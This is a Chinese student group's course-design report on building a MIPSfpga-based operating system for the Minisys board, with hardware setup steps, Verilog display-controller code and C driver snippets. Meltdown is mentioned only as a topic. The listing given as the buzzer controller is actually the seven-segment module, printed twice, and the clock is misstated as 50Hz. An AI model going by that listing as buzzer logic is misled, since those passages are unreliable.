组号：__2__

计算机系统综合课程设计

（OS 课题）设计报告

组长：__09019xxxXXX__

成员（按学号顺序）：__09019xxxXXX__

__09019xxxXXX__

__09019xxxXXX__

__09019xxxXXX__

东南大学计算机学院

二 0__22__年__12__月

注：本设计报告中各个部分如果页数不够，请大家自行扩页，原则是一定要把报告写详细，能说明本组设计的成果和特色，能够反应小组中每个人的工作，**尤其要表现出每个同学完成教材中思考题的最高难度系数**。报告中应该叙述设计中的每个模块。设计报告将是评定每个人成绩的重要组成部分之一，因此要在报告中明确标明每个模块的设计者。

设计报告最后一页是验收表的粘贴处，请将验收表粘贴在此页。

设计名称	基于 Minisys 实验箱与 MIPSfpga Core 的操作系统设计与开发					
完成时间	2022 年 12 月 9 日		验收时间	2022 年 12 月 14 日	成绩	
本组成员（含组长）情况						
姓 名	学 号	课程班	承 担 的 任 务			个人成绩
XXX	09019xxx	2	硬件控制 + 驱动、Boot Loader、meltdown 探索（新增相应系统调用）			
XXX	09019xxx	2	进程管理模块（包括线程与共享内存）、设备管理算法、编译 + 调试			
XXX	09019xxx	2	存储管理模块、meltdown 前期调研与探索（将代码迁移至 MIPS 平台）			
XXX	09019xxx	2	异常处理模块、meltdown 探索（修改相应异常处理函数）、编译 + 调试			
XXX	09019xxx	2	硬件搭建、硬件调试、硬件维护、设备管理算法、编译 + 调试			

教师综合评价：

教师签名：_____

目 录

一、本组设计的功能描述

我们设计并实现了一个基于 MIPSfpga Core 的操作系统，支持异常处理、页式内存管理、进程管理等功能。具体的，本系统包含 Minisys 硬件扩充模块、驱动模块、Boot Loader 模块、异常处理模块、内存管理模块、进程管理模块，一共 6 个模块，下文将分别描述其功能。

1.1 Minisys 硬件扩充模块的功能描述

- MIPS CPU：支持 57 条 MIPS 指令的 RISC 型流水线 CPU。
  - 配置时钟信号：为 MIPS CPU 配置了 50Hz 的时钟信号。
  - 总线协议转换：为了方便直接使用 Vivado 提供的 IP 核，我们将 MIPS 软核的 AHB-Lite 总线，转换成常用的 AXI 总线标准。
- 配置存储系统：包括 128KB 的 Block RAM（用于 boot loader）、128MB 的 DDR3 SDRAM（内存）等。
- 配置外部设备：
  - 2 个 16 位定时/计数器；
  - 16 位 7 段数码管控制器；
  - 24 位 LED 输出；
  - 16 位拨码开关输入；
  - 蜂鸣器；
  - SD 卡；
  - 串行接口 UART；
- VGA 显示屏。

1.2 驱动模块的功能描述

- 实现了拨码开关、按钮的驱动，可以获取拨码开关、按钮的状态。
- 实现了 LED 灯泡组的驱动，可以获取灯泡状态、设置灯泡状态。
- 实现了蜂鸣器的驱动，可以输出 do re mi fa so la xi 七个音高。
- 实现了七段数码管的驱动，可以获取数码管状态、设置数码管状态。
- 实现了计时器的驱动，可以设置计时器中断间隔、获取计时器计数值。
- 实现了 VGA 显示屏的驱动，可以设置 VGA 屏幕的输出内容。

- 实现了串口 I/O 的驱动，可以通过串口实现 OS 与 PuTTY 的交互。
- 基于串口驱动，实现了简单的 printf 函数，可用于向命令行打印信息。
- 保留了磁盘 I/O 的驱动、SD 卡的驱动。

1.3 Boot Loader 模块的功能描述

- boot：编写总体代码（boot.S），统筹管理以下部分：
  - 初始化 CP0 寄存器组（init_cp0.S）：包括对 status、cause、config 等寄存器的初始化。
  - 初始化 TLB（init_tlb.S）：为避免 “TLB Shutdown”，给每个 entry 赋值不同的虚拟地址。
  - 初始化 cache（init_cache.S）：通过修改 tag 为全零，将所有 cache tag 置为 invalid。
  - 初始化 GPRs 通用寄存器组（init_gpr.S）：全部置零即可。
- loader（elf.c）：解析 elf 文件，加载 OS 内核的程序段到相应的地址中。

1.4 异常处理模块的功能描述

- 异常处理入口，能够根据 CP0 寄存器的内容识别异常类型并跳转至相应的处理函数；
- 上下文的保存和恢复，能够按照需求向内核栈（或 curtf）中保存当前所有寄存器的数据，并能够正确从内核栈中将数据恢复到寄存器中；
- 异常处理恢复，能够正确找到返回地址并跳转；
- 时钟中断异常处理，能够正确保存上下文，并调度新进程开始执行；
- 系统调用异常处理，能够正确获取系统调用识别号，跳转至正确的处理函数并正确存储返回结果；
- 地址越界异常处理，在用户访问内核空间时，能够正确释放当前进程，并调度新进程开始执行；
- TLB 缺失异常处理，在 TLB 缺失时，能够正确查找物理页号并正确填写相关的 CP0 寄存器，最后正确调用命令充填 TLB。

1.5 内存管理模块的功能描述

- 实现 OS 启动阶段对 TLB 内容和页表的初始化、内核数据结构的内存分配、内核代码装载。
- 对于用户地址空间采用简单的页式内存体系，具有二级页表结构。
- 通过维护可用页的链表，来实现快速分配所需数量的页。
- 允许设置对齐大小，加快内存访问。
- 使用 TLB 随机替换策略，并实现 TLB 异常的处理程序。
- 允许在进程之间开辟共享内存。
- 为了简单起见，暂时不允许将页面交换到外部存储上。

1.6 进程管理模块的功能描述

- 进程初始化：系统启动之后，就要对进程控制块 envs 数组分配内存，并进行进程相关参数的初始化。
- 进程创建：从 env_free_list 链表中取出当前空闲的进程，进行页表初始化及 PCB 项赋值等操作，读取 elf 文件，并设置后续代码运行的起始 PC 地址，最后将进程加入等待队列，完成进程创建。
- 进程调度：当上一进程因时钟中断或运行完毕让出控制权时，根据进程调度算法，选择下一进程，并做好上下文的切换工作。
- 进程释放：对于已经执行完毕的进程，我们需要释放它所占用的程序地址空间。
- 线程创建：类似于进程创建，只不过与当前运行的进程设定一些共享的资源（如页表），在设定完基本参数后，将新创建的线程同样加入 env_runnable_list，等待内核的调度。
- 设备管理：银行家算法模拟。

二、本组设计的主要特色


- 进程调度：尝试应用 MLFQ（Multi-Level Feedback Queue 多级反馈队列）调度算法，进行进程调度的实现。
- 硬件拓展：完成了 VGA 显示屏的硬件拓展，包括 verilog 控制器和 OS 驱动。
- 探索工作：Meltdown 攻击：
  - 调研了 Meltdown 攻击的现有工作；
  - 提出了在实验箱提供的硬件上，开展 Meltdown 攻击的方案；
  - 基于我们设计的 OS，提供了开展 Meltdown 攻击的代码。
  - 开展测试。

三、本组设计的操作系统总体架构

同绝大部分操作系统一样，我们设计的操作系统具有自底向上、从硬件到软件、抽象等级越来越高的总体架构。在硬件部分，从最底层的门电路再到组合逻辑、时序逻辑、封装好的模块、可执行 MIPS 指令的 CPU，这一部分不是操作系统关注的。再往上，我们进入到操作系统关注的部分：

- 首先，操作系统会为底层硬件的外部设备提供相应的软件驱动部分，将这些外部设备进行良好封装，以供上层调用。
- 然后，我们编写了 Boot Loader 程序，它对硬件进行了初始化，并将再高层的 OS 主体部分调入内存。
- 再往上，是异常管理部分。我们的操作系统是中断驱动的，即，用户进程正常执行时，操作系统不干涉；只有当用户进程出现异常、或进行了系统调用等，操作系统才会介入干涉。因此，异常处理部分搭建了整个 OS 的框架，是至关重要的。
- 接下来，则是 OS 主体部分，包括进程管理、存储管理、文件管理等内核程序。如果说异常处理是操作系统的框架，那它们就提供了 OS 的基本功能，异常处理要调用这些模块以实现 OS 的功能。
- 再往上，则是用户程序、命令行 shell 等部分，它们直接与用户交互，是抽象程度最高的一层。

整个操作系统的总体架构，如下图所示：（参考《指导手册》）



具体的，我们将各个抽象层级的模块代码分散在了整个 OS 代码文件目录里。其中，

- boot：硬件初始化、异常处理主体框架的汇编代码。
  - boot.S：硬件初始化的主体框架的汇编代码。
  - init_cache.S：初始化 cache 的汇编代码。
  - init_cp0.S：初始化 CP0 寄存器的汇编代码。
  - init_gpr.S：初始化通用寄存器的汇编代码。
  - init_tlb.S：初始化 TLB 的汇编代码。
  - start.S：异常处理主体框架的汇编代码。
- drivers：驱动程序。
  - button.h, button.c：5 个按钮的驱动程序。
  - buzzer.h, buzzer.c：蜂鸣器的驱动程序。
  - console.h, console.c：一些关于控制台输入输出的函数。
  - diskio.h, diskio.c：磁盘 I/O 的驱动程序。
  - leds.h, leds.c：24 个 LED 灯的驱动程序。
  - sd.h, sd.c：SD 卡的驱动程序。
  - seven_seg.h, seven_seg.c：8 个七段数码管的驱动程序。
  - switches.h, switches.c：24 个拨码开关的驱动程序。
  - timer.h, timer.c：计时器的驱动程序。
  - uart.h, uart.c：UART 串口的驱动程序。
  - vga.h, vga.c：VGA 显示屏的驱动程序。
- env：进程管理相关的代码。
  - env.c：进程的创建、加载可执行代码、分配存储空间、管理、释放等算法，以及线程创建、共享内存管理的部分代码。
  - sched.c：进程调度算法。
- fs：文件管理相关的代码。
  - elf.h, elf.c：加载 ELF 文件的代码。
  - ff.h, ff.c, ffconf.h：文件系统相关代码。
- inc：用来 include 的头文件。
- init：操作系统初始化代码。
  - init.c：操作系统初始化代码，包括硬件、异常处理、存储管理、进程管理、文件管理的初始化。
  - main.c：操作系统的主函数，调用 init.c。lib：一些库文件。

  - genex.S：几个异常处理情况的汇编代码，包括 TLB 异常、地址越界异常、时间中断异常、缺页异常，以及异常处理前后、从异常返回的汇编代码。
  - print.c, printf.c, readline.c：一些关于控制台输入输出的函数。
  - rtThread.c：设备管理相关代码，包括银行家算法。
  - syscall.S：处理系统调用的汇编代码。
  - syscall_all.c：一些系统调用的 C 语言代码。
  - traps.c：初始化中断向量表。
- mm：内存管理相关的代码。
  - m32tlb_ops.S：TLB 操作的汇编代码。
  - pmap.c：内存管理相关的代码，包括页的新建与销毁、页表的增删改查、共享内存的声明与维护等操作。
- ushell：用户 shell 相关的代码。

四、各模块的设计与实现（含关键代码）

本节介绍了操作系统各模块的设计与实现，包含设计思路、设计架构、关键算法、关键代码等。本系统包含 Minisys 硬件扩充模块、驱动模块、Boot Loader 模块、异常处理模块、内存管理模块、进程管理模块，共 6 个模块，下文将分别进行介绍。

4.1 Minisys 硬件扩充模块的设计与实现

09019xxx XXX

由于本课题已经提供了 MIPS 流水 CPU 的实现，因此，在硬件部分，我们的关注点不是 CPU 的具体细节，而是 Minisys 硬件扩充模块的设计与实现。一个孤立的 CPU 软核是无法调试的，要将 CPU 烧到板子上并实现与外界的交互，我们需要配置其外围的硬件，在 Vivado 平台配置控制器 IP 核，并自主编写控制器的 Verilog 代码。

4.1.1 Minisys 实验板的硬件资源、及硬件扩充的需求

我们所使用的硬件——Minisys 实验开发板是由东南大学计算机科学与工程学院、依元素科技联合开发的 FPGA 实验开发板，用于计算机系统综合能力培养系列课程。Minisys 实验板以 Xilinx Artix-7 TM 系列 FPGA（XC7A100T FGG484C-1）为主芯片，可用于“数字电路”、“计算机组成原理”、“计算机组成课程设计”、“微机原理与接口技术”、“计算机系统综合课程设计（SoC 设计）”等多门课程实验，拥有丰富的计算、存储资源、I/O 外设资源，来供操作系统内核选用。

- 计算资源：（引用《指导手册》）
  - Minisys 的主芯片 XC7A100T 上有 101440 个逻辑单元，15850 个 Slice，每一个 Slice 中带有 4 个 6 输入的查找表（LUT）和 8 个触发器，片内近 12.5% 的查找表可以配置为 64-bit 分布式 RAM 或者 32 位的 SRL（或两个 16 位 SRL16）。
  - Minisys 拥有 240 个 DSP48E1 数字信号处理单元，每个 DSP48E1 中包含一个预加器，一个 25 ×18 乘法器，一个加法器以及一个累加器。
  - Minisys 拥有 6 个时钟管理模块（CMT），每个包含 1 个混合模式时钟管理器（MMCM）及一个锁相环（PLL）。MMCM 和 PLL 的中心都有一个可以根据输入电压而调速的晶振，由此 能够生成频率范围很宽的时钟信号。同时，这两个部件又都能作为输入时钟信号的抖动滤波器。XC7A100T 的内部时钟最高可达 450MHz，Minisys 实验板采用 100MHz 主频。

- 由于 OS 课题不需要自定义 CPU，因此，计算资源不是我们关注的重点。

- 存储资源：（引用《指导手册》）
  - Block RAM：Minisys 的 Block RAM（或简称 BRAM）集成在主芯片 XC7A100T 的内部，片内集成 135 个 36Kbit 的 Block RAM，并且每一个可以当作两个独立的 18Kbit 的 Block RAM 使用。 利用 Vivado 的 IP 集成器，这些 Block RAM 资源可以很方便地配置成单端口、双端口等多种类型 RAM。
  - DDR3 SDRAM：在 Minisys 实验板上，一个容量为 256M × 16bit 的 DDR3 SDRAM（芯片型号为 MT41J256M16-FBGA96）被连接到主芯片上。
  - SRAM：Minisys 的 SRAM 模块由三块 IS61WV51216BLL-10MI 芯片并联组成，每块芯片的容量为 512K × 16bit，并联后的 SRAM 模块的容量为 512K × 48bit，通过 19 根地址线和 48 根数据线与主芯片连接。
  - Flash Memory：在 Minisys 中，非易失串行 Flash 的容量是 128Mbits，使用的是专用的 Quad SPI 总线。FPGA 的配置文件可以写入 Quad SPI Flash（型号 N25Q032A13ESE40F），当短接了 JP3 后，板子在上电时，FPGA 自动从 SPI Flash 中读取配置文件。当编程跳线连接 JP3 的位置时，可以将编程文件下载到 Flash 中。
- I/O 外设资源：
  - 系统输入类：24 个拨码开关、5 个方向按键、一个 4*4 数字键盘。
  - 系统输出类：24 个 LED 灯（其中 8 个红色 8 个黄色 8 个绿色）、蜂鸣器、八个七段数码管。
  - 其他：Micro SD 卡槽、Type-C 接口（串口）、以太网接口、VGA 接口等。
- Bus Blaster（红色下载板）：（引用《指导手册》）
  - Bus Blaster 起到辅助调试的功能，它是一个可用于 FPGA、ARM、flash、CPLD 等设备的高速 JTAG 调试器。在实验中，我们可以通过 Bus Blaster 配合 OpenOCD 进行程序装载、调试、运行等操作，可以大大缩短程序开发周期。

由于本课题已经提供了 MIPS 流水 CPU 的实现，因此，我们无需关注 CPU 的设计。然而，一个孤立的 CPU 软核是无法调试的，要将 CPU 烧到板子上并实现与外界的交互，我们需要配置其外围的硬件。具体需求如下：

- 配置时钟信号：为 MIPS CPU 配置 50Hz 的时钟信号。
- 总线类型转换：为了方便直接使用 Vivado 提供的 IP 核，需要将 MIPS 软

核的 AHB-Lite 总线，转换成常用的 AXI 总线标准。

- 配置存储系统：配置 Block RAM、DDR3 SDRAM 等的控制模块。
- 配置外部设备：
  - 2 个 16 位定时 / 计数器；
  - 16 位 7 段数码管控制器（编写其控制器的 Verilog 代码）；
  - 24 位 LED 输出；
  - 16 位拨码开关输入；
  - 蜂鸣器（编写其控制器的 Verilog 代码）；
  - SD 卡；
  - 串行接口 UART；
  - VGA 显示屏（编写其控制器的 Verilog 代码）。
- 对外部设备进行地址分配。

4.1.2 配备时钟信号、总线协议转换

在硬件开发过程中，我们使用 Vivado 设计套件进行开发。Vivado 设计套件是赛灵思（Xilinx）公司最新的为其产品定制的集成开发环境，把各类可编程技术结合在一起；支持 Block Design、Verilog、VHDL 等多种设计输入方式，内嵌综合器以及仿真器，可以完成从设计输入、综合适配、仿真到下载的完整 FPGA 设计流程。因此，非常适合我们进行 FPGA 开发。

MIPS CPU 的导入与添加：首先，我们打开 Vivado，新建 project，在 PROJECT MANAGER 的 Settings 中，导入给出的 MIPS CPU 软核。然后，回到我们创建的 Block Design 中，选择 Add IP、搜索 MIPS，即可找到刚刚添加的 MIPSfpga Core 的 IP 核。

配置 50Hz 的时钟信号：Add IP，找到 Clock Wizard 时钟向导，然后按照《指导手册》的步骤操作，添加时钟信号。注意，我们在这里设置两个时钟输出端口，50MHz 的时钟直接连接置 CPU 的时钟输入，200MHz 在后面会用到。

总线协议转换 AHB-Lite → AXI：Vivado 提供了相应的 IP 核来完成这个转换。我们继续 Add IP，找到 AHB-Lite to AXI Bridge 这个 IP 核并添加。接下来，按照《指导手册》的步骤进行连线，确保连接正确，就完成了总线协议的转换。

实现 AXI 设备的扩展：下一步，为了正确连接存储控制器、外部设备等，我们需要添加 AXI 总线互联 IP 核，实现 AXI 设备的扩展。继续 Add IP，找到 AXI Interconnect 这个 IP 核并添加，按照《指导手册》的步骤进行自定义，并连接 Clk 和 Reset 信号。

4.1.3 存储设备、外部设备的硬件扩充

添加 AXI 总线 GPIO 设备（LED、蜂鸣器、七段数码管、拨码开关）：添加 GPIO 的目的，是声明外部设备的控制寄存器。我们继续 Add IP，添加名为 AXI GPIO 的 IP 核，双击进行自定义。注意输出接口宽度的定义：

- LED，因为有 24 个灯泡，所以是 24 位。
- 拨码开关，因为有 24 个开关，所以是 24 位。注意，因为 CPU 没法控制拨码开关的状态，所以 GPIO IP 核要自定义为 All Input 模式。
- 蜂鸣器，除了添加 GPIO 作为控制寄存器外，还应添加控制蜂鸣器的输出波形的控制器。也就是说，控制器的输入为 GPIO 的输出，最后的输出引脚为控制器的一位输出。
- 七段数码管，它的 GPIO 需要分为使能和数据，需要分别添加 GPIO。并且，也需要添加相应的控制器来点亮数码管，控制器的输入为使能、数据 GPIO 的输入，输出为七段数码管硬件所需的输出信号。

为 MIPSfpga-SoC 构建存储系统：

- 首先，MIPSfpga-SoC 的存储系统主要由两个部分构成，一部分是 Block RAM，该部分容量小、速度快，不足以支撑 OS 运行；另外一部分是由 DDR3 SDRAM 构成，这一部分容量大，速度相对较慢，可以支撑 OS 运行。根据这个特点，我们应当选择 DDR3 作为系统的主存储器，而将 Block RAM 映射为存放 Bootloader 的存储器。
- 添加 Block RAM 控制器：我们继续 Add IP，找到 AXI BRAM Controller 这个 IP 核并添加，按《指导手册》进行自定义。接着添加第二个 IP，找到 Block Memory Generator 这个 IP 并添加，按《指导手册》进行自定义。因为 Block RAM 是用来存放 Boot Loader 的，所以，这里有一步预读取 coe 文件的操作。最后，依照《指导手册》的步骤进行连线。
- 添加 DDR3 SDRAM 控制器：我们继续 Add IP，找到 Memory Interface Generator（MIG）这个 IP 核并添加，按《指导手册》进行自定义。注意，这里有一步涌 ucf 约束文件安排 DDR3 SDRAM 引脚的操作。最后，依照《指导手册》的步骤进行连线。

配置其他外部设备：包括计时器、UART 接口、SD 卡控制器、VGA 控制器等，按照《指导手册》进行 ① 添加 IP 核、② 自定义 IP 核、③ 连线 即可，这里不再赘述。

总线地址的分配：添加完以上设备之后，我们需要将这些设备映射到对应的物理地址上，以进行统一编址的访问。按照《指导手册》进行操作即可。

硬件工程的编译与验证：流程为 Create HDL Wrapper → Run Synthesis → Run Implementation → 导入引脚约束文件 → Generate Bitstream → 打开 Hardware Manager 上板子测试。按照《指导手册》进行操作即可。

4.1.4 蜂鸣器、七段数码管的时序控制 Verilog 代码编写

09019xxx XXX

对于蜂鸣器、七段数码管及下一小节的 VGA 显示屏时序控制，我们用 Verilog 语言进行编程实现。Verilog 是一种硬件描述语言，最初由 Gateway Design Automation 公司于 1983 年提出，目的是为了其模拟器的产品开发。Verilog 语言于 1995 年成为 IEEE 标准，称为 IEEE Std1364-1995，也就是通常所说的 Verilog-95。此后，Verilog-2001 是 Verilog-95 的一个重大改进版本，它具备一些新的实用功能，例如敏感列表、多维数组、生成语句块、命名端口连接等。目前，Verilog-2001 是 Verilog 的最主流版本，被大多数商业电子设计自动化软件支持。

Verilog 语言以文本形式来描述数字系统硬件的结构和行为，可以用来表示逻辑电路图、逻辑表达式，还可以表示数字逻辑系统所完成的逻辑功能。利用这种语言，可以自顶向下逐层描述自己的设计思想，用一系列分层次的模块，来表示极其复杂的数字系统。然后，需要利用电子设计自动化（EDA）工具（如 Vivado 的开发套件），逐层进行仿真验证，再把其中需要变为实际电路的模块进行组合，经过自动综合工具（Vivado 开发套件），转换到门级电路网表。最后，需要用专用的 FPGA 自动布局布线工具（Vivado 开发套件），把网表转换为要实现的具体电路结构。

在语法方面，

- Verilog 的数据类型主要分为总线型 wire、寄存器型 reg、参数 parameter 等，其中 wire 型数据无法持久存储，而 reg 型数据可以持久存储。
- Verilog 的算术运算、逻辑运算与 C 语言基本一致，都是加减乘除、与或非、移位等操作。
- Verilog 代码最常见的结构是 always 语句块。always 语句块以 always @ (posedge clk or negedge resetn or 其他激励信号) 开始，后面跟一个 begin … end module，表示，如果 always @ 中的事情发生了，则执行 always 语句块的内容，一般是一些算术运算、逻辑运算与赋值语句的结合。
- Verilog 的赋值语句分为以下三种：assign 赋值、阻塞赋值（=）、非阻塞赋值（<=）。其中，assgin 赋值是连续性赋值，类似于电路中将端口连接起来，这种语句用在 always 语句块以外，并且只能用 assgin 语句给 wire 型变量赋值。阻塞赋值（=）和非阻塞赋值（<=），都是过程性赋值，都只能对与寄存器（reg）变量进行赋值。阻塞赋值（=）的含义是，在前一条阻塞赋值语句结

束前，后一条语句不能执行被阻塞。非阻塞赋值（<=）的含义是，非阻塞语句可以同时执行，相互不影响。比如说，有三条非阻塞赋值（<=）语句被写进一个 module，则它们三个先同时算好赋值语句右边的值，再同时赋给赋值语句左边的 reg 型变量。

接下来，我们讲解蜂鸣器（buzzer）控制器的代码逻辑。我们对 buzzer 输入逻辑的设计是，通过后 3 位输入决定 buzzer 发音的音高（虽然给了 32 位输入）。3 位二进制数可以表示 8 个值，正好对应不发音 + do re mi fa so la xi，共 8 个状态。至于 buzzer 音高的具体控制，我们通过发声频率来实现。首先，根据音高得到发声频率，求倒数，得到我们需要在几个时钟周期内发一次声，记这个时钟周期数为 freq_data。然后，通过计数器 freq_cnt 来维护发声的频率，如果 freq_cnt＜freq_data，那么 freq_cnt <= freq_cnt + 1，蜂鸣器输出 buzz = 0；如果 freq_cnt = freq_data，那么蜂鸣器输出 buzz = 1，freq_cnt <= 0 清零。

蜂鸣器（buzzer）控制器的 Verilog 代码如下所示：

```
module mfp_ahb_sevensegtimer(
    input wire clk,
    input wire resetn,
    input wire [7:0] EN, // enable
    input wire [31:0] DIGITS, // each 7-seg <=> 4 DIGITS
    output reg [7:0] DISPENOUT, // 0111 1111 for 7seg 1
    output reg [7:0] DISPOUT // the corresponding 7seg decoding result
    );

        reg [7:0] decoding [15:0]; // the decoding table
        reg [2:0] choose; // which one to choose
        reg [3:0] value; // the value of the chosen one
        reg [15:0] counter; // counter to divide the frequence

        always @ (posedge clk or negedge resetn) begin
            // reset
            if(!resetn) begin
                DISPENOUT <= 8'hff; // everybody cannot be shown
                DISPOUT <= 8'h00; // all lights off
            end

            else begin
                // the decoding table
                decoding[4'h0] = 8'b111_1110_0;
                decoding[4'h1] = 8'b011_0000_0;
                decoding[4'h2] = 8'b110_1101_0;
                decoding[4'h3] = 8'b111_1100_0;
```

```
                decoding[4'h4] = 8'b011_0011_0;
                decoding[4'h5] = 8'b101_1011_0;
                decoding[4'h6] = 8'b101_1111_0;
                decoding[4'h7] = 8'b111_0000_0;
                decoding[4'h8] = 8'b111_1111_0;
                decoding[4'h9] = 8'b111_1011_0;
                decoding[4'ha] = 8'b111_0111_0;
                decoding[4'hb] = 8'b001_1111_0;
                decoding[4'hc] = 8'b000_1101_0;
                decoding[4'hd] = 8'b011_1101_0;
                decoding[4'he] = 8'b100_1111_0;
                decoding[4'hf] = 8'b100_0111_0;

                // decide which one to choose
                if (counter == 16'h8fff) begin
                    choose <= choose + 1;
                    counter <= 0;
                end
                else counter <= counter + 1;

                // choose the one to show
                DISPENOUT <= 8'hff; // init: everybody cannot be shown
                if (EN[choose] == 0) begin // check whether the chosen
one is enabled
                    // if it's not
                    DISPOUT <= 8'h00; // all lights off
                end
                else begin // if it is enabled
                    DISPENOUT[choose] <= 0; // choose
                    case(choose) // 7seg decode
                        0: value <= DIGITS[3:0];
                        1: value <= DIGITS[7:4];
                        2: value <= DIGITS[11:8];
                        3: value <= DIGITS[15:12];
                        4: value <= DIGITS[19:16];
                        5: value <= DIGITS[23:20];
                        6: value <= DIGITS[27:24];
                        7: value <= DIGITS[31:28];
                    endcase
                    DISPOUT <= (~decoding[value]); // output the
decoding value, 0 is lighting
                end
            end
        end
```

```
endmodule
```

接下来，我们讲解七段数码管（共 8 个）控制器的代码逻辑。七段数码管控制器的输入包含 8 位使能端，32 位数值（每个数码管对应 4 位，因此数码管的显示值为 0-9＋A-E 共 16 个），输出包含一个 8 位 one-hot 状态码（用来表示当前输出的是哪个数码管的译码结果），以及一个 8 位的数码管译码结果（每个二极管的状态对应其中一位，1 表示对应的二极管发亮，0 表示不发亮）。因此，七段数码管的逻辑分为三部分：

- 根据输入的 32 位数值，确定每个数码管的译码结果。
- 维护 8 位 one-hot 状态码与 8 位数码管译码结果的同步情况，确保它们俩同步变化。
- 根据使能端，识别当前 one-hot 状态码指示要输出的那个数码管，是否被 enable 了。

七段数码管控制器的 Verilog 代码如下所示：

```
module mfp_ahb_sevensegtimer(
    input wire clk,
    input wire resetn,
    input wire [7:0] EN, // enable
    input wire [31:0] DIGITS, // each 7-seg <=> 4 DIGITS
    output reg [7:0] DISPENOUT, // 0111 1111 for 7seg 1
    output reg [7:0] DISPOUT // the corresponding 7seg decoding result
    );

        reg [7:0] decoding [15:0]; // the decoding table
        reg [2:0] choose; // which one to choose
        reg [3:0] value; // the value of the chosen one
        reg [15:0] counter; // counter to divide the frequence

        always @ (posedge clk or negedge resetn) begin
            // reset
            if(!resetn) begin
                DISPENOUT <= 8'hff; // everybody cannot be shown
                DISPOUT <= 8'h00; // all lights off
            end

            else begin
                // the decoding table
                decoding[4'h0] = 8'b111_1110_0;
```

```
                decoding[4'h1] = 8'b011_0000_0;
                decoding[4'h2] = 8'b110_1101_0;
                decoding[4'h3] = 8'b111_1100_0;
                decoding[4'h4] = 8'b011_0011_0;
                decoding[4'h5] = 8'b101_1011_0;
                decoding[4'h6] = 8'b101_1111_0;
                decoding[4'h7] = 8'b111_0000_0;
                decoding[4'h8] = 8'b111_1111_0;
                decoding[4'h9] = 8'b111_1011_0;
                decoding[4'ha] = 8'b111_0111_0;
                decoding[4'hb] = 8'b001_1111_0;
                decoding[4'hc] = 8'b000_1101_0;
                decoding[4'hd] = 8'b011_1101_0;
                decoding[4'he] = 8'b100_1111_0;
                decoding[4'hf] = 8'b100_0111_0;

                // decide which one to choose
                if (counter == 16'h8fff) begin
                    choose <= choose + 1;
                    counter <= 0;
                end
                else counter <= counter + 1;

                // choose the one to show
                DISPENOUT <= 8'hff; // init: everybody cannot be shown
                if (EN[choose] == 0) begin // check whether the chosen
one is enabled
                    // if it's not
                    DISPOUT <= 8'h00; // all lights off
                end
                else begin // if it is enabled
                    DISPENOUT[choose] <= 0; // choose
                    case(choose) // 7seg decode
                        0: value <= DIGITS[3:0];
                        1: value <= DIGITS[7:4];
                        2: value <= DIGITS[11:8];
                        3: value <= DIGITS[15:12];
                        4: value <= DIGITS[19:16];
                        5: value <= DIGITS[23:20];
                        6: value <= DIGITS[27:24];
                        7: value <= DIGITS[31:28];
                    endcase
                    DISPOUT <= (~decoding[value]); // output the
decoding value, 0 is lighting
```

```
                end
            end
        end
endmodule
```

4.2 驱动模块的设计与实现

09019xxx XXX

驱动程序（Device Driver），是一种可以使计算机和设备进行相互通信的特殊程序。驱动程序被比作“硬件和系统之间的桥梁”，相当于硬件的接口，OS 只有通过这个接口，才能控制硬件设备的工作；假如某设备的驱动程序未能正确安装，便不能正常工作，如不能输出到终端、不能接受键盘输入等。因此，驱动程序对整个 OS 的正常运行非常关键。

4.2.1 CPU 与外设交互的基本原理、驱动模块的设计思路

CPU 连接外设后，如果驱动设置得当，CPU 就将外设上的寄存器，当成内存来正常读写：写控制寄存器来控制外设，读状态寄存器来检测外设状态，通过读写数据寄存器来交换数据。既然外设寄存器和内存一起管理，那么，每个外设都需要有自己的地址。主流的编址方式有两种，即独立编址和统一编址。

- 独立编址（专用的 I/O 端口编址)：存储器和 I/O 端口在两个独立的地址空间中，这需要有专用的 I/O 指令，我们的指令集并不支持。
- 统一编址（存储器映像编址）：存储器和 I/O 端口共用统一的地址空间，当一个地址空间分配给 I/O 端口以后，存储器就不能再占有这一部分的地址空间。在本系统中，我们采用统一编址方式。

既然 CPU 控制外设的方式，就是将外设的寄存器当作内存一样对待，那么，设计驱动的思路就自然而然地呈现了：我们需要封装获取外设状态的接口，通过读寄存器得到外设的状态；封装设置外设状态的接口，把设置外设状态转化为写寄存器操作；而读写寄存器可以直接使用读写内存的方法。

基于以上思路，我们设计了下一小节描述的简单驱动。

4.2.2 简单驱动的实现：拨码开关、蜂鸣器、七段数码管等

拨码开关驱动的主要算法，仅包含一个读开关状态的函数，代码如下所示：

```
bool rt_switches_read (char * v){
    *((u32*)v)=mips_get_word(SWITCHES_ADDR, NULL);
}
```

蜂鸣器驱动的主要算法，包含两类函数：set_buzzers 给蜂鸣器写入一个值，代码如下：

```
void set_buzzers(u32 v){
    mips_put_word(BUZZER_ADDR,v);
}
```

delay_do（delay_re、delay_mi、……）函数让蜂鸣器发出 do（re、mi、……）的音高，代码如下：

```
void delay_do(){
    volatile unsigned int j = 0;
    for (; j < 2500000; j++)
        set_buzzers(1);
    set_buzzers(0);
}
```

以上代码的大致逻辑是：在一段时间内，将 buzzer 状态持续设置为 1，（根据上文所述的蜂鸣器时序控制 Verilog 代码编写逻辑），在这段时间内，蜂鸣器即可发出 do 的音；随后，将 buzzer 状态设置为 0，蜂鸣器停止发音。

